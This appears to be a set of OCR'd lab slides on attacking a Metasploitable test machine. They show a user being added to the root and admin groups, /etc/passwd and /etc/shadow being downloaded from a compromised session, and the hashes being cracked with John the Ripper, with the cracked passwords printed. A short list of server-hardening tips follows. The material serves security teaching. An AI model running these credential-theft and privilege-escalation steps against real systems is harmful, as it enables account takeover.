
```
usr
var
vmlinuz

whoami
root

sudo usermod -aG root lebron
sudo usermod -aG admin lebron
```



```
metasploitable login: lebron
Password:
Last login: Wed Nov  3 20:21:58 EDT 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
lebron@metasploitable:~$
lebron@metasploitable:~$ sudo ls
[sudo] password for lebron:
lebron@metasploitable:~$ id
uid=1010(lebron) gid=1011(lebron) groups=0(root),27(sudo),112(admin),1011(lebron
)
lebron@metasploitable:~$
lebron@metasploitable:~$ _
```


John The Ripper Commands

Script needed to run John The Ripper password crack



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# unshadow /home/kali/Desktop/passwd /home/kali/Desktop/shadow- > /home/kali/
Desktop/johns_passwd

┌──(root💀kali)-[/home/kali]
└─# john --wordlist=/usr/share/john/password.lst /home/kali/Desktop/johns_passw
d
Warning: detected hash type "md5crypt", but the string is also recognized as "m
d5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type ins
tead
Using default input encoding: UTF-8
Loaded 11 password hashes with 11 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 256/256 AVX2 8×3])
Remaining 8 password hashes with 8 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (horace)
123456           (jasper)
1q2w3e           (aramis)
3g 0:00:00:00 DONE (2021-11-02 19:39) 13.63g/s 16118p/s 84081c/s 84081C/s !@#$%
..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Results of John The Ripper Password Crack



```
┌──(root💀kali)-[/home/kali]
└─# john --show /home/kali/Desktop/johns_passwd
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash
horace:password:1003:1003::/home/horace:/bin/sh
jasper:123456:1004:1004::/home/jasper:/bin/sh
aramis:1q2w3e:1005:1005::/home/aramis:/bin/sh

6 password hashes cracked, 5 left
```

John the Ripper Cont.

Files you will need to download to run your password crack with John the Ripper



```
whoami
root
id
uid=0(root) gid=0(root)

download /etc/passwd /home/kali/Desktop/passwd
[*] Download /etc/passwd ⇒ /home/kali/Desktop/passwd
[+] Done

download /etc/shadow- /home/kali/Desktop/shadow-
[*] Download /etc/shadow- ⇒ /home/kali/Desktop/shadow-
[+] Done
```

How To Improve Server Security

- Encrypt Information
- Use SSH keys authentication
- Secure file transfer protocol
- Secure sockets Layer certificates
- Monitor login attempts
- Enable two-factor authentication
- Keep software up to date
- Install and configure the CSF firewall